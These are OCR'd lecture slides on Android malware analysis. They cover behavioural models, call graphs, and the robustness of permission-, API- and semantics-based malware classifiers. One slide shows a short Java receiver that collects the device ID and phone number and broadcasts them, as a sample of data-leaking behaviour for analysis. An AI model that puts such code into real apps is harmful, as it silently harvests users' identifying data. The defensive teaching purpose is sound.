



Example: construct behavioural models

Receiver:


```
public class Receiver extends BroadcastReceiver {
  public void onReceive(Context context, Intent intent) {
    Intent intent = new Intent();
    intent.setAction("com.main.intent");
    TelephonyManager tm = (TelephonyManager)
    getBaseContext().getSystemService(Context.TELEPHONY_SERVICE);
    intent.putExtra("DEVICE_ID", tm.getDeviceId());
    intent.putExtra("TEL_NUM", tm.getLine1Number());
    sendBroadcast(intent); }}
```

Example: construct behavioural models





Example: Flashlight




The extended call graphs for Flashlight only considering inter-procedural calls.

Example: Flashlight

The extended call-graph for Flashlight considering lifecylce and inter-component communication.

Example: Flashlight



N: INTERNET (connect to Internet) VIEW (display data to user)
NS: ACCESS_NETWORK_STATE L: ACCESS_FINE_LOCATION
C: CAMERA (use cameras) W: WEAK_LOCK (make the device stay-on)

Questions and Discussion

- How do you think about static analysis?
- Is there any other automatic method which can help our understanding of malware?
- Could static analysis help improve other automatic methods?

Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming
- Conclusion: malware analysis in general

Syntax-Based Android Malware Classifiers


Training (2011-13)	**Validation (2011-13)**		**Testing (2014)**	
	precision	recall	precision	recall
permissions	89%	99%	55%	23%
apis	93%	98%	62%	13%
all	**95%**	**98%**	**65%**	**15%**

Robustness of these *well-trained* classifiers is poor.

These classifiers were trained on 3,000 pre-labelled apps using L1-regularised linear regression. Precision denotes the percentage of detected apps are real malware. Recall is the percentage of real malware instances are detected. Ref: Chen et al. More Semantics More Robustness: Improving Android Malware Classifers. WiSec 16.

Syntax-Based Features — Permissions

- over 200 permissions;
- coarse and lightweight;
- good on validation but poor on testing (new malware): precision 89% ⇝ 55%, recall 99% ⇝ 23%;
- **requesting a permission doesn't mean it will be used.**




Syntax-Based Features — API Calls

- over 50,000 APIs;
- precise and lightweight;
- good on validation but poor on testing (new malware): precision 93% ⇝ 62%, recall 98% ⇝ 13%;
- **API calls might appear in dead code and most of them are trivial;**
- **malicious behaviour appears in order.**

```
|0010: invoke-virtual {v10, v6}, Lcom/app/demo/MainActivity;
|0013: move-result-object v3
|0014: check-cast v3, Landroid/widget/EditText; // type@075a
|0016: const/4 v6, #int 0 // #0
|0017: invoke-virtual {v2}, Landroid/widget/EditText;.getTex

|001a: move-result-object v7
|001b: invoke-virtual {v7}, Ljava/lang/Object;.toString:()Lj

|001e: move-result-object v7
|001f: invoke-static {v7}, Ljava/lang/Integer;.valueOf:(Ljav

|0022: move-result-object v7
|0023: invoke-virtual {v7}, Ljava/lang/Integer;.intValue:()I
|0026: move-result v7
|0027: aput v7, v0, v6
|0029: const/4 v6, #int 1 // #1
|002a: invoke-virtual {v2}, Landroid/widget/EditText;.getTex

|002d: move-result-object v7
|002e: invoke-virtual {v7}, Ljava/lang/Object;.toString:()Lj

|0031: move-result-object v7
|0032: invoke-static {v7}, Ljava/lang/Integer;.valueOf:(Ljav

|0035: move-result-object v7
|0036: invoke-virtual {v7}, Ljava/lang/Integer;.intValue:()I
```

Semantics-Based Features — Reachables




$\Downarrow$

$\{\text{MAIN}, \text{click}, \text{SMS\_RECEIVED}, \text{SEND\_SMS}, \text{READ\_PHONE\_STATE}\}$

- over 300 reachables;
- performance on testing is improved; the recall reaches 72%.
- performance on validation is not as good as syntax-based; the precision drops to 73%.

Semantics-Based Features — Invoke-Befores




$$\Downarrow$$

$$\{(\text{MAIN, SEND\_SMS}), (\text{click, SEND\_SMS}), (\text{SMS\_RECEIVED, SEND\_SMS}), \cdots\}$$

- over 2,000 invoke-befores;
- performance on testing is improved; the recall reaches 70%.
- performance on validation is not as good as syntax-based; the precision drops to 68%.


Semantics-Based — Unwanted Behaviour


Example automata:



N: INTERNET (connect to Internet) V: VIEW (display data to user)
B: BOOT_COMPLETED R: READ_PHONE_STATE
C: CHANGE_WIFI_STATE (when WIFI state changes)

